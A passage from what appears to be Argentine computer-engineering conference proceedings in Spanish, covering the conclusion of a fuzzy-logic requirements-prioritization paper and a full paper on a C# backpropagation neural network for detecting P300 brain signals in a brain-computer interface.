Al realizar el ensayo nuevamente, modificando los valores de ponderación utilizando 1, 1.5 y 0.5 para la complejidad, reusabilidad e importancia respectivamente, se obtuvo como resultado un ranking en donde al igual que en los casos anteriores R2 y R3 se mantuvieron en la segunda posición, siendo que en este caso se agruparon dos requerimientos, R8 y R10 en el quinto puesto, R8 valorado mejor que R7 (R8 mejor en reusabilidad, el atributo más importante) y R10 peor que R1 (por la misma razón).

En la última modificación que se realizó, correspondiente a la tercera columna, se utilizaron los siguientes valores de ponderación, 0.5 para la complejidad, 1 para la reusabilidad y 1.5 para la importancia. El orden obtenido fue igual al primer caso en donde se cambiaron los valores (1.5, 0.5, 1), encontrando como única diferencia que R10 tuvo mayor prioridad con respecto a R1 (R10 resulta mejor porque es de mayor importancia para el cliente, el criterio más valorado).

7. Conclusiones

Se ha presentado el problema de la priorización de requerimientos y su motivación en el contexto del proceso de desarrollo de software. Se han explorado las alternativas de mayor utilización para realizar esta tarea. Se ha propuesto un algoritmo superador basado en lógica difusa que toma en cuenta la posible imprecisión de los juicios de los expertos en los distintos criterios y que es escalable, dadas las características del marco conceptual de la mencionada lógica. Se ha aplicado el algoritmo a un caso testigo para una primera comprobación a pequeña escala. Los resultados resultan prometedores y motivan a seguir investigando sobre el tema. Aún debe probarse la técnica en grandes conjuntos de datos y evaluar los tiempos de respuesta.

Como trabajos futuros se plantean la utilización de técnicas de agrupamiento para generar automáticamente los conjuntos difusos correspondientes a las evaluaciones posibles de los criterios de priorización, así como la integración de criterios de toma de decisiones grupales difusos.

Agradecimientos

El trabajo de investigación presentado en este artículo ha sido financiado parcialmente por el proyecto SIUTICU0005297TC "Enfoques de Optimización Multiobjetivo basados en Preferencias para Problemas de la Ingeniería de Software".

8. Referencias

[1] M. Harman and B. F. Jones, "Search-based software engineering," *Inf. Softw. Technol.*, vol. 43, no. 14, pp. 833–839, 2001.

[2] P. Achimugu, A. Selamat, R. Ibrahim, and M. N. R. Mahrin, "A systematic literature review of software requirements prioritization research," *Inf. Softw. Technol.*, vol. 56, no. 6, pp. 568–585, 2014.

[3] P. Bajaj and V. Arora, "A Novel Approach to Select an Appropriate Requirements Prioritization Technique," *Int. J. Comput. Appl.*, vol. 77, no. 9, pp. 25–30, 2013.

[4] R. Qaddoura, A. Abu-Srhan, M. H. Qasem, and A. Hudaib, "Requirements prioritization techniques review and analysis," *Proc. - 2017 Int. Conf. New Trends Comput. Sci. ICTCS 2017*, vol. 2018-Janua, pp. 258–263, 2018.

[5] U. M. Shamsi, "GIS application to hydrology," *Proc. Symp. Eng. Hydrol.*, pp. 371–376, 1993.

[6] Y. Li, M. Zhang, T. Yue, S. Ali, and L. Zhang, "Search-Based Uncertainty-Wise Requirements Prioritization," *Proc. IEEE Int. Conf. Eng. Complex Comput. Syst. ICECCS*, vol. 2017-Novem, pp. 80–89, 2018.

[7] H. Borz, "Multi-criteria Decision Making Using Fuzzy Preference Relations," *Oper. Res. Decis.*, vol. 22, no. 3, pp. 5–21, 2012.

[8] R. M. Tong and P. P. Bonissone, "A Linguistic Approach to Decisionmaking with Fuzzy Sets," *IEEE Trans. Syst. Man. Cybern.*, vol. SMC-10, no. 11, pp. 716–723, 1980.

[9] L. A. Zadeh, "Fuzzy Logic, Neural Networks, and Soft Computing," *Fuzzy Systems*, vol. 37, no. 3, pp. 77–84, 1994.

[10] R. Bellman and L. A. Zadeh, "Decision-making in a fuzzy environment," *Management ScienceManagement Science*, vol. 17, no. 4. pp. 141–164, 1970.

[11] R. R. Yager, "Multiple objective decision-making using fuzzy sets," *Int. J. Man. Mach. Stud.*, vol. 9, no. 4, pp. 375–382, 1977.

[12] L. A. Zadeh, "A fuzzy-set-theoretic interpretation of linguistic hedges," *J. Cybern.*, vol. 2, no. 3, pp. 4–34, 1972.

[13] T. J. Ross, *Fuzzy logic with engineering applications*. John Wiley & Sons, 2005.

[14] M. Muqeem and D. M. Rizwan Beg, "a Fuzzy Based Approach for Early Requirement Prioritization," *Int. J. Comput. Technol.*, vol. 15, no. 2, pp. 6480–6490, 2016.

Diseño e implementación de una red neuronal para la detección de potenciales evocados visuales

Martinez, J. N ; Pose, F. ; González, N.
Universidad Tecnológica Nacional – Facultad Regional Buenos Aires - Argentina
ngonzalez@frba.utn.edu.ar

Resumen

Los productos de apoyo permiten disminuir las barreras que enfrentan las personas con discapacidad y adultos mayores y así favorecer la accesibilidad, comunicación y autonomía. En trabajos previos, se desarrolló un sistema no invasivo basado en una interfaz cerebro-computadora utilizando potenciales evocados visuales. Al ser éste un sistema no invasivo, el nivel de señal respecto del ruido es de varios órdenes de magnitud inferior, razón por lo cual es necesario realizar una adquisición de gran cantidad de muestras de la señal de electroencefalografía, a fin de mejorar la relación señal a ruido, conllevando de esta forma, a reducir la tasa de acciones a ser realizadas por el usuario. En el presente trabajo se propuso realizar la implementación de una red neuronal multicapa y su respectiva evaluación, mediante el algoritmo de retropropagación, para la detección de ondas cerebrales. Se desarrolló un software en C#, el cual permite al usuario configurar los parámetros internos de la red, dándole la posibilidad al usuario de poder seleccionar, de forma empírica, el mejor set de valores para el funcionamiento de la red neuronal. En este trabajo fueron evaluados cuatro sets de parámetros. Como resultado del trabajo, se observó que los mejores resultados se dan con una red neuronal de 2 capas, de 3 neuronas en cada una, y un coeficiente de aprendizaje de 0,5. Bajo estas condiciones, y con 7.000 iteraciones para su entrenamiento, se logró un porcentaje de 71% de aciertos en la validación del modelo. El trabajo realizado permite avanzar con el desarrollo de una herramienta, alternativa, la cual permita a los profesionales de la salud un medio efectivo de trabajo en su quehacer diario.

Introducción

Una interfaz cerebro computadora -ICC- (BCI por sus siglas en inglés - brain computer interface-) es un sistema que analiza la actividad eléctrica del cerebro con el objetivo de controlar dispositivos externos (fig.1). Los sistemas ICC/BCI se basan en los potenciales corticales lentos, oscilaciones de las ondas alfa y beta, respuesta de la onda P300 o potenciales evocados visuales [1]. El propósito de la interfaz cerebro computadora es establecer un canal de interacción entre el cerebro del usuario y el mundo exterior.



Figura 1: Interfaz cerebro computadora

Los potenciales evocados visuales son la respuesta obtenida al estimular la vía visual. La forma habitual de realizar este procedimiento es presentarle al usuario diversas opciones, las cuales se estimulan a través de contrastes lumínicos. Dentro del set de posibilidades, sólo unas pocas serán de su interés, siendo éstas traducidas en estímulos infrecuentes, las cuales deben ser detectadas entre todas las respuestas [2].

El potencial evocado más utilizado es el P300, siendo éste uno de los paradigmas más empleados en la implementación de los sistemas BCI [3]. En general, se obtiene con una latencia de aproximadamente de 300 ms, que representa una media de la rapidez del procesamiento cognitivo. Este potencial se observa principalmente en las zonas central y parietal de la corteza cerebral [4].

En trabajos previos [6,7], se llevó a cabo la implementación de una interfaz BCI para la detección del potencial evocado visual P300. Se empleó un hardware de licencia libre, basado en OpenBCI [5] y un casco realizado con técnicas de impresión 3D. Para realizar la adquisición de las señales y el procesamiento de las mismas, se desarrolló una aplicación en lenguaje C# [6]. Como resultado, se obtuvo un algoritmo capaz de detectar eficientemente el potencial P300.

Al ser un sistema no invasivo, el nivel de la señal respecto del ruido es de varios órdenes de magnitud inferior motivo por el cual es necesario obtener gran cantidad de muestras para mejorar esta relación mediante un promediado coherente implicando un tiempo de concentración prolongado para los usuarios.

El objetivo de este trabajo es implementar una red neuronal que permita reducir los tiempos necesarios para la detección de la onda de interés, sin deteriorar los porcentajes de acierto.

Marco teórico

A. Definición de una Red Neuronal

Una red neuronal puede describirse como un sistema de computación compuesto por un gran número de elementos simples, elementos de procesos interconectados, los cuales procesan información por medio de su estado dinámico como respuesta a entradas externas o también como un modelo matemático compuesto por un gran número de elementos procesales organizados en niveles.

Podemos considerar que la red neuronal es un algoritmo matemático, que recibe la información a través de sus entradas externas, y se espera que la misma sea capaz de aprender a generar cierto tipo de salidas en función del estado de dichas entradas y su historia previa.

B. Clasificación de las redes neuronales

Podemos clasificar las redes neuronales en redes neuronales biológicas, las cuales no son de interés en este trabajo, y redes neuronales para discriminar señales. Dentro de estas últimas puede realizarse una clasificación más extensa. Las categorías dependen, principalmente, de la naturaleza de la información a procesar (números reales, enteros, conjuntos acotados o infinitos, datos lógicos, etc.), tanto en las entradas como en las salidas. Es necesario tener en cuenta si hay información sobre los pares entradas-salidas o si la red sólo recibirá un conjunto de datos y deberá aprender el patrón de clasificación.


En el presente trabajo, se pretende utilizar un set de señales previamente obtenido en [6], las cuales poseen la onda P300 de interés. Mediante el algoritmo de clasificación se procede a etiquetar cada una de estas señales permitiendo entrenar la red de forma asistida o lo que es lo mismo, para cada valor de entrada, se le indicará cómo debe ser la salida.

En este trabajo se buscó un porcentaje alto de aciertos en la aplicación sin ser considerado el tiempo de entrenamiento de la red.

C. Perceptrón multicapa

Su funcionamiento se basa en la partícula fundamental, denominada "Neurona" (fig. 2), siendo éste un nodo de procesamiento. Cada neurona recibe señales provenientes de neuronas anteriores, ponderadas por un peso específico para cada una, más una señal de umbral. Se realiza la sumatoria de estos datos y, mediante una función matemática específica, se calcula la salida de la neurona.

A través del entrenamiento de la red, se buscan modificar los pesos de ponderación y los umbrales para cada entrada logrando las salidas deseadas para determinados conjuntos de entradas.



$$a_i^{(k)} = f_{act}(u_i^{(k)} + \sum_{j=1}^{n_k-1} \left[a_j^{(k-1)} * w_{j,i}^{(k-1)} \right]) \qquad ec.\ 1$$

Figura 2: Unidad básica - Neurona

El siguiente nivel de procesamiento, consiste en la agrupación de un conjunto de neuronas para formar las capas de la red.

Una capa es un arreglo de unidades de procesamiento del mismo nivel jerárquico, que toman como entradas a las señales de salida de todas las neuronas de la capa anterior, las procesan y las envían a las de la capa siguiente. El primer nivel se corresponde con la entrada, siendo la única capa que no realiza procesamiento, ya que sólo replica el valor de las entradas externas a la red. La última capa es la que entrega los valores de salida de la red hacia el exterior. Las capas intermedias, se denominan capas ocultas, ya que éstas no interactúan con el exterior.

La capa de entrada deberá tener tantas neuronas como entradas externas deba procesar la red. Mientras que en la de salida, el número de neuronas, se deberá corresponder con la cantidad de datos que la red debe entregar. Para todas las capas ocultas, no existe imposición alguna, tanto de la cantidad de neuronas por capa, como de la cantidad de capas ocultas. Así mismo, no es necesario que éstas tengan la misma cantidad de neuronas entre sí motivo por el cual pueden generarse infinitas combinaciones de valores a fin de obtener una red neuronal.

En principio no es posible conocer cuál será la configuración óptima de la red para la aplicación deseada. Se deberá tomar un punto de partida aleatorio y comparar el rendimiento ante cada cambio en la estructura.

Esta topología presenta dos grandes inconvenientes al momento de definir sus parámetros internos:

- Si se utiliza una red con una cantidad baja tanto de capas ocultas como de neuronas por capa, se puede obtener un entrenamiento deficiente. Lo que provocará que la red no sea capaz de aprender a través de los datos usados y no tendrá un buen desempeño al ser utilizada.
- Si se utiliza una cantidad elevada de capas ocultas o neuronas, podría generarse un sobre entrenamiento de la red, lo que provocará que la red sólo aprenda a reconocer los datos utilizados y no generalice las reglas de detección.

D. Backpropagation

Consiste en evaluar las salidas de la red para un determinado set de valores de entrada, y obtener la diferencia entre la salida esperada y la salida real. Con esta diferencia, se comienza desde la última capa, la de salida, corrigiendo los pesos y los umbrales de cada nivel, hasta llegar al primer nivel, el de las entradas. La complejidad de esta técnica se encuentra en que cada nivel depende de todos los niveles anteriores, por lo que la complejidad varía en función de la cantidad de capas ocultas de la red, y la cantidad de neuronas por cada capa elevando la complejidad del algoritmo si la red debe re configurarse con nuevos parámetros en tiempo de ejecución.

Elementos de trabajo y metodología

A. Procedimiento

A partir del análisis de los datos de partida, se concluye como requisitos que:

- Se deberá utilizar una red para clasificar señales dentro de un conjunto finito de opciones.
- Se podrá etiquetar los pares de entradas-salidas, con lo que será un entrenamiento asistido.
- La salida será binaria, o lógica, ya que deberá informar si está la onda buscada o no dentro de los valores de entrada.
- Deberá tener flexibilidad para poder modificar su forma de funcionamiento, a fin de encontrar el modo óptimo de trabajo.
- Deberá realizarse mediante funciones sencillas y no privativas, permitiéndole ser adaptada a otras plataformas, en futuras aplicaciones.

En base a los criterios mencionados, se optó por diseñar un perceptrón multicapa. En [6], se desarrolló una aplicación gráfica en lenguaje C# la cual permite la configuración del Hardware en tiempo de ejecución, la adquisición y el procesamiento de muestras. Se propuso implementar la nueva solución como una clase en C#, para luego integrar la misma a la interfaz previamente desarrollada.

Las variables de la red son almacenadas de manera matricial (*fig. 3*). Estas serán los valores de entradas y salidas de la red, las señales internas, los umbrales de cada neurona y los pesos de ponderación de cada conexión. De esta forma, se simplificó el desarrollo de los métodos de la clase, debido a que toda la información se encuentra en un número reducido de matrices.

La estructura de la red puede ser modificada sin realizar cambios en el código de procesamiento debido a que sólo se alteran los límites de los loops para recorrer dichos datos.

```
private double[, ,]  pesos;
private double[,]    seniales;
private double[,]    umbrales;
private int[]        neuronasPorCapa;
private int          totalDeCapas;
private int          totalDeEntradasExternas;
private int          totalDeSalidasExternas;
funcionesActivacion  tipoDeActivacion =
funcionesActivacion.FUNCION_SIGMOIDEA;
```

Figura 3: Variables matriciales del kernel de la red

En la ecuación 1, se observa que la salida de cada neurona es una función dependiente de la totalidad de las señales que llegan a ésta desde la capa anterior, más el umbral. Esta función, denominada "Función de activación", presenta una cantidad de variantes que otorgan ventajas, según la naturaleza de los datos utilizados.

Se tomó como premisa de diseño, tener la posibilidad de cambiar la función empleada en tiempo de ejecución, lo que permite comparar el desempeño de las variantes, para elegir la que mejor se adapte.

B. Entrenamiento de la red neuronal

Se basa en la corrección de los parámetros internos de la red para que las salidas obtenidas sean próximas a las esperadas. A fin de lograr el objetivo planteado, se alimenta la red con un set de entradas que provoquen un conjunto de salidas conocidas. Tanto el valor de los umbrales como el de los pesos de ponderación son modificados proporcionalmente a la diferencia entre los valores de las salidas reales y las esperadas. Para esto, es utilizado el método del descenso del gradiente.

$$\gamma_{n+1} = \gamma_n - \propto * f'(\gamma_n) \qquad ec.\ 2$$

Donde $\propto$ es el coeficiente de aprendizaje de la red, γ_n es el valor actual del parámetro a modificar, γ_{n+1} es el nuevo valor y $f'(\gamma_n)$ es la derivada de la función error. Esta función se define como la suma cuadrática de la diferencia de las N salidas respecto de sus valores esperados, y es lo que se busca minimizar mediante el entrenamiento de la red.

Partiendo de:

$$Error = \sqrt[2]{(S_1 - Y_1)^2 + (S_2 - Y_2)^2 + \ldots + (S_N - Y_N)^2} \quad ec.\ 3$$

Derivando la función de error a fin de hallar el mínimo, se llega a la condición de que es necesario simplemente igualar a cero la derivada del argumento de la raíz.

Afectando los términos por una constante, que no cambiará el resultado, se obtienen las expresiones reducidas.

$$Error = \tfrac{1}{2}\,[(S_1 - Y_1)^2 + (S_2 - Y_2)^2 + \ldots + (S_N - Y_N)^2] \quad ec.\ 4$$

En todos los términos, las únicas variables son Y_i, ya que son las salidas reales de la red, que cambian en cada iteración.

Mientras que las salidas esperadas S_i, son valores constantes. Al tener una ecuación con N variables independientes, se deben aplicar las derivadas parciales para obtener la ecuación de la derivada:

$$\frac{dError}{dm} = \frac{dError}{dY_1} * \frac{dY_1}{dm} + \ldots + \frac{dError}{dY_N} * \frac{dY_N}{dm} \qquad ec.\ 5$$

En resumen:

$$\frac{dError}{dm} = \sum_{i=1}^{N} \frac{dError}{dY_i} * \frac{dY_i}{dm} \qquad ec.\ 6$$

Trabajando sobre el primer término de la sumatoria:

$$\frac{dError}{dY_i} = \frac{d[\frac{1}{2} * \{(S_1 - Y_1)^2 + \ldots + (S_N - Y_N)^2\}]}{dY_i} \qquad ec.\ 7$$

Donde el único término no nulo será el de cada salida en cuestión se tiene:

$$\frac{dError}{dY_i} = Y_i - S_i \qquad ec.\ 8$$

Reemplazando esto en la ecuación anterior, queda:

$$\frac{dError}{dm} = \sum_{i=1}^{N} (Y_i - S_i) \frac{dY_i}{dm} \qquad ec.\ 9$$

Como conclusión, se tiene que, obtener la derivada del error respecto del parámetro *m*, es equivalente a realizar la sumatoria de la diferencia entre las salidas reales y sus valores esperados, multiplicadas por la derivada de dicha salida real respecto del parámetro *m*. Esta fórmula es válida tanto para los pesos como para los umbrales.

A continuación se obtendrá la derivada de cada salida real respecto de los parámetros de la red. Utilizando la expresión de cada salida (ec.1), se reemplaza:

$$\frac{dY_i}{dm} = \frac{d}{dm}\{f_{act}(u_i^{(k)} + \sum_{j=1}^{n_k-1} \left[Y_j^{(k-1)} * w_{j,i}^{(k-1)} \right])\} \qquad ec.\ 10$$

Siendo ésta una función compuesta la cual debe ser derivada. Para simplificar el procedimiento se define:

$$g(m) = u_i^{(k)} + \sum_{j=1}^{n_k-1} \left(Y_j^{(k-1)} * w_{j,i}^{(k-1)} \right) \qquad ec.\ 11$$

$$Y_i = f_{act}(g(m)) \qquad ec.\ 12$$

Obteniendo como resultado:

$$\frac{dY_i}{dm} = \frac{df_{act}(g(m))}{dg(m)} * \frac{dg(m)}{dm} \qquad ec.\ 13$$

El primer término indica que se debe obtener la derivada de la función de activación de las neuronas. Debido a que se tomó como premisa la posibilidad de tener varias funciones de activación distintas, se contempla también, en el algoritmo, la definición de sus derivadas. A modo de ejemplo, se utiliza la derivada de la función Sigmoidea por ser ésta la más utilizada. La función sigmoidea es definida como:

$$derivada\ de\ la\ Sigmoidea = Y_i * (1 - Y_i) \qquad ec.\ 15$$

Desarrollando el segundo término de la ecuación, se tiene que:

$$\frac{dg(m)}{dm} = \frac{d}{dm}\{u_i^{(k)} + \sum_{j=1}^{n_k-1} \left(Y_j^{(k-1)} * w_{j,i}^{(k-1)} \right)\} \qquad ec.\ 16$$

Donde *m* representa el parámetro respecto del cual se está derivando, y puede ser tanto un umbral como un peso. Operando dicha expresión se obtiene:

$$\frac{dg(m)}{dm} = \frac{d\{u_i^{(k)}\}}{dm} + \frac{d}{dm}\{\sum_{j=1}^{n_k-1} \left(Y_j^{(k-1)} * w_{j,i}^{(k-1)} \right)\} \qquad ec.\ 16$$

Como última simplificación y teniendo en cuenta que, en el segundo término de la ecuación, el valor de los pesos es constante, se puede reescribir la ecuación como:

$$\frac{dg(m)}{dm} = \frac{d\{u_i^{(k)}\}}{dm} + \sum_{j=1}^{n_k-1} \left(w_{j,i}^{(k-1)} * \frac{d\{Y_j^{(k-1)}\}}{dm} \right) \qquad ec.\ 17$$

Lo que significa que la derivada de $g(z)$ es igual a la derivada de la función umbral respecto del parámetro en cuestión, más la productoria de los pesos de ponderación por la derivada de cada salida respecto del mismo parámetro.

Finalmente, reescribiendo la ecuación, se obtiene:

$$\frac{dY_i}{dm} = Y_i(1 - Y_i)\{\frac{d\{u_i^{(k)}\}}{dm} + \sum_{j=1}^{n_k-1} \left(w_{j,i}^{(k-1)} * \frac{d\{Y_j^{(k-1)}\}}{dm} \right)\} \qquad ec.\ 18$$

Se observa en la derivada dentro de la sumatoria, que es la misma derivada que se está calculando, pero aplicada a las salidas de la capa anterior. Por lo que esta ecuación permite implementar un método recursivo. La función operará de forma recursiva hasta alcanzar el último nivel donde la señal depende del parámetro *m*.

El código de procesamiento, no dependerá de la estructura que posea la red, en cuanto a la cantidad de neuronas por capa o de las capas ocultas que posea. Reescribiendo las ecuaciones y reemplazando el parámetro *m*:

$$\frac{dY_i}{dw_{\alpha,\beta}^{\gamma}} = Y_i(1 - Y_i)\{\frac{d\{u_i^{(k)}\}}{dw_{\alpha,\beta}^{\gamma}} + \sum_{j=1}^{n_k-1} \left(w_{j,i}^{(k-1)} . \frac{d\{Y_j^{(k-1)}\}}{dw_{\alpha,\beta}^{\gamma}} \right)\} \frac{dY_i}{du_{\beta}^{\gamma}} \qquad ec.\ 19$$

Lo que es lo mismo, operando la expresión:

$$\frac{dY_i}{dw_{\alpha,\beta}^{\gamma}} = Y_i(1 - Y_i)\{\frac{d\{u_i^{(k)}\}}{du_{\beta}^{\gamma}} + \sum_{j=1}^{n_k-1} \left(w_{j,i}^{(k-1)} * \frac{d\{Y_j^{(k-1)}\}}{du_{\beta}^{\gamma}} \right) \qquad ec.\ 20$$

A continuación se analiza el final del bucle de recursividad considerando la derivada de una salida respecto de un peso de la capa anterior.

$$\frac{da_\sigma^\gamma}{dw_{\alpha,\beta}^{\gamma-1}} = a_\sigma^\gamma \left(1 - a_\sigma^\gamma\right) \left\{ \frac{d\{u_\sigma^\gamma\}}{dw_{\alpha,\beta}^{\gamma-1}} + \sum_{j=1}^{n_\gamma - 1} \frac{d}{dw_{\alpha,\beta}^{\gamma-1}} \left(w_{j,\beta}^{(\gamma-1)} * a_j^{\gamma-1} \right) \right\} \quad ec.\ 21$$

La derivada del umbral es nula, ya que no depende de ningún peso. Y al desarrollar la derivada dentro de la sumatoria, se obtiene que:

$$\frac{d}{dw_{\alpha,\beta}^{\gamma-1}} \left(w_{j,\beta}^{(\gamma-1)} * a_j^{\gamma-1} \right) = a_j^{\gamma-1} \quad si \ \beta = \sigma$$

$$ec.\ 22$$

$$\frac{d}{dw_{\alpha,\beta}^{\gamma-1}} \left(w_{j,\beta}^{(\gamma-1)} * a_j^{\gamma-1} \right) = 0 \qquad si \ \beta \neq \sigma$$

Esto se debe a que cuando el índice de la salida analizada, σ, no coincide con el índice de llegada del peso, β, éste no conecta a ninguna neurona de la capa anterior con la neurona que se está contemplando de la siguiente capa. En el último nivel de recursividad, el algoritmo debe comparar estos índices, y devolver la señal de la neurona de la capa anterior, o cero, según coincidan o no.

Mediante el mismo análisis, se puede estudiar la condición para los umbrales:

$$\frac{d}{du_\beta^\gamma} \left(u_\beta^\gamma \right) = 1 \quad si \ \beta = \sigma$$

$$ec.\ 23$$

$$\frac{d}{du_\beta^\gamma} \left(u_\beta^\gamma \right) = 0 \quad si \ \beta \neq \sigma$$

Como conclusión del análisis, se obtuvo un algoritmo de procesamiento que utiliza la recursividad para calcular las derivadas de las salidas respecto de cualquier parámetro. En el último nivel, sólo se compararán dos índices y devolverá un valor de la matriz de señales o cero.

Se da la posibilidad de poder incluir más funciones de activación neuronal agregando el código correspondiente a la función y su derivada.

C. Algoritmo para el entrenamiento de la red

A continuación se presenta el algoritmo desarrollado para el entrenamiento de la red neuronal.

MIENTRAS iteraciones < total de iteraciones
  MIENTRAS entrada-salidas < total de entradas-salidas
    Copiar las entradas [número de par entradas-salidas]
    Obtener salidas reales de la red
    Calcular diferencia entre salidas reales y esperadas
    Obtener las derivadas de los pesos y umbrales
    Corregir valor de pesos y umbrales

El algoritmo desarrollado permite definir un porcentaje de aciertos en las salidas, a fin de finalizar el entrenamiento de la red de manera anticipada evitando un sobre entrenamiento de la red neuronal.

D. Sub algoritmo de obtención de las derivadas de pesos y umbrales

A continuación se presenta el algoritmo desarrollado para el cálculo de las derivadas de los pesos, siendo el mismo utilizado, además, para el cálculo de las derivadas de los umbrales.

MIENTRAS haya pesos por derivar
  MIENTRAS salidas < total de salidas
    Primer término = Diferencia salida real y esperada
    Segundo término = Derivada de salida respecto al peso
    Derivada = Derivada + primer término * segundo término
RESULTADO = Derivada

E. Sub algoritmo de obtención de la derivada de salida respecto al peso

El algoritmo desarrollado para la obtención de las derivadas respecto al peso, siendo el mismo utilizado para el cálculo de umbrales es el siguiente:

SI capa del peso es previa a capa de la salida
  SI índice partida del peso es igual al número de salida
    Primer término = Derivada función de activación
    Segundo término = Señal salida de neurona anterior
    RESULTADO = Primer término * Segundo término
  CASO CONTRARIO
    RESULTADO = 0
CASO CONTRARIO
  Primer término = Derivada función de activación
  MIENTRAS salida capa anterior < total salidas capa anterior
    Segundo término = Derivada de salida respecto del peso
    Sumatoria = Sumatoria + Segundo término
  RESULTADO = Primer término * sumatoria

F. Software desarrollado

La interfaz gráfica implementada se encuentra subdivida en secciones para el ingreso de los datos, entrenamiento y verificación de la red.

En la figura 4 se observa el panel de ingreso de datos de entrada y salidas esperada.




Figura 4: Panel de configuración del ingreso de datos

Mediante los controles numéricos se puede configurar la cantidad de entradas y de salidas, así como los pares de datos entradas-salidas que se utilizarán. Los botones sirven para tomar como válidos los datos de las tablas o para crear una nueva red con los parámetros actuales. Los datos deben ser volcados en las tablas manualmente.

En la figura 5 se observa el panel de configuración de la estructura interna de la red. Este permite configurar el Kernel de la red mediante cuatro controles numéricos.



Figura 5: Configuración del Kernel de la red

La cantidad de neuronas hace referencia a las contenidas en cada capa oculta. En esta instancia, se tomó el mismo valor para todas.

La cantidad de iteraciones (pasadas de todos los pares de datos entradas-salidas) y el coeficiente de aprendizaje (α), se deben ajustar de forma empírica, junto a los dos anteriores, hasta obtener un rendimiento aceptable.

En la figura 6 se observa el panel de entrenamiento de la red neuronal. Una vez configurada la red e ingresado los datos, se habilita esta sección para el entrenamiento de la misma.




Figura 6: Presentación de las salidas obtenidas

Se cuenta con la posibilidad de presentar el valor real de las salidas, o de convertirlas a binario.

Resultados

A fin de corroborar el funcionamiento de los algoritmos desarrollados, se lo evaluaron los mismos mediante el uso de tablas binarias de 5 entradas. Se observaron los inconvenientes del sub y sobre entrenamiento, al utilizar redes muy básicas o excesivamente complejas, respectivamente.

Se verificó la independencia del algoritmo de aprendizaje respecto a la cantidad de capas ocultas y la cantidad de neuronas en cada una.

Para la verificación del algoritmo fueron utilizadas las siguientes condiciones:

- Cinco entradas binarias las cuales permitieron 32 casos distintos.
- Una salida para detectar cuando, la cantidad de 1 en las entradas, sea impar.
- Una salida para detectar cuando, la cantidad de 1, sea mayor a los 0.
- Una salida, para detectar las 2 condiciones anteriores.

De las 32 combinaciones posibles, se tomaron al azar 20, para ser utilizadas a modo de entrenamiento, y 8 para verificación. Fueron utilizadas cuatro redes con estructuras distintas.

En la tabla 1, puede observarse que la mejor respuesta en la verificación se obtuvo con un coeficiente de entrenamiento moderado y una baja cantidad de neuronas por capa. Se observó que un mejor rendimiento en el entrenamiento puede llevar a una incorrecta generalización de las reglas.

Configuración	A	B	C	D

Alpha	0,1	0,5	0,5	1,0
Iteraciones	10.000	7.000	10.000	4.000
Capas ocultas	2	2	3	3
Neuronas por capa	3	3	2	2
Aciertos entrenamiento	100%	100%	90%	90%
Aciertos verificación	63%	63%	71%	67%

Tabla 1: Resultados obtenidos

Conclusiones

Se consiguió establecer la red neuronal como una sola clase, que opera y almacena los datos y parámetros de funcionamiento internos de manera matricial.

La cantidad de métodos o funciones para su uso son reducidos, simples y de código abierto. Su forma de entrenamiento se basa en algoritmos recursivos, lo que reduce su extensión, y logra fácilmente independizarla de la configuración que se le solicite en tiempo de ejecución.

Mediante un apartado sencillo se pueden elegir las funciones de activación de las neuronas, pudiendo realizarse métricas de comparación y así elegir la mejor para la aplicación deseada.

Trabajo futuro

A fin de poder emplear la red neuronal diseñada en la detección de la onda P300, se analizarán las características principales de la señal lo que permitirá elaborar un algoritmo de procesamiento que extraiga valores representativos de las muestras obtenidas. Con estos datos, se entrenará la red, indicando qué tipos de muestras contienen la onda y cuáles no, de forma que la red podrá detectar rápidamente las características correspondientes a la onda P300 mientras son recolectadas las muestras del estudio, una vez que haya sido correctamente entrenada. Dicho trabajo permitirá reducir el tiempo necesario para realizar la detección de la onda buscada.

Agradecimientos

Este trabajo se realizó en el marco del proyecto "Diseño y evaluación de un sistema de estimulación y control basado en una interfaz cerebro-computadora". Así mismo, los autores, agradecen a la Universidad Tecnológica Nacional – Facultad Regional Buenos Aires, institución en la cual se lleva a cabo el desarrollo del proyecto.

Referencias

[1] Álvaro Morán García. “Diseño de interfaces cerebro-máquina controlados mediante registros de EEG”. Grupo de neurocomputación biológica. Escuela Politécnica Superior Universidad Autónoma de Madrid, 2015.

[2] Claudia Nureibis Henriquez Muños. “Estudio de técnicas de análisis y clasificación de señales EEG en el contexto de sistemas BCS (Brain Computer Interface)”. Universidad Autónoma de Madrid. Escuela Politécnica Superior – Departamento de Ingeniería Informática, 2014.

[3] C. Descalls-Moll, J. Burcet.Dardé. “Potenciales evocados y su aplicación en epilepsia”. Revista neurología 2002.

[4] Klem, G.H., Luders, H., Jasper, H. and Elger, C. “The ten-twenty electrode system of international federation. The international federation of clinical neurophysiology”. Electroencephalography and clinical neurophysiology. Supplement 52 (1999), 3.

[5] http://openbci.com/

[6] Pose, F., Geria, G.M., Martínez, N., González, N. “Interfaz Cerebro-Computadora basada en OpenBCI e Impresión 3D”. Argencon. Argentina, 2018.

[7] M. Araujo, N. González, F. Pose. Evaluación y detección de potenciales evocados sobre una interfaz cerebro computadora. Aranducon. Paraguay, 2016.

Redes
Sistemas Operativos
Fundamentos Informáticos
Seguridad en Informática

Coordinadores:

Ing. Ariel Serra
Ing. Esteban Carnuccio

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RII/IC
CONAIISI

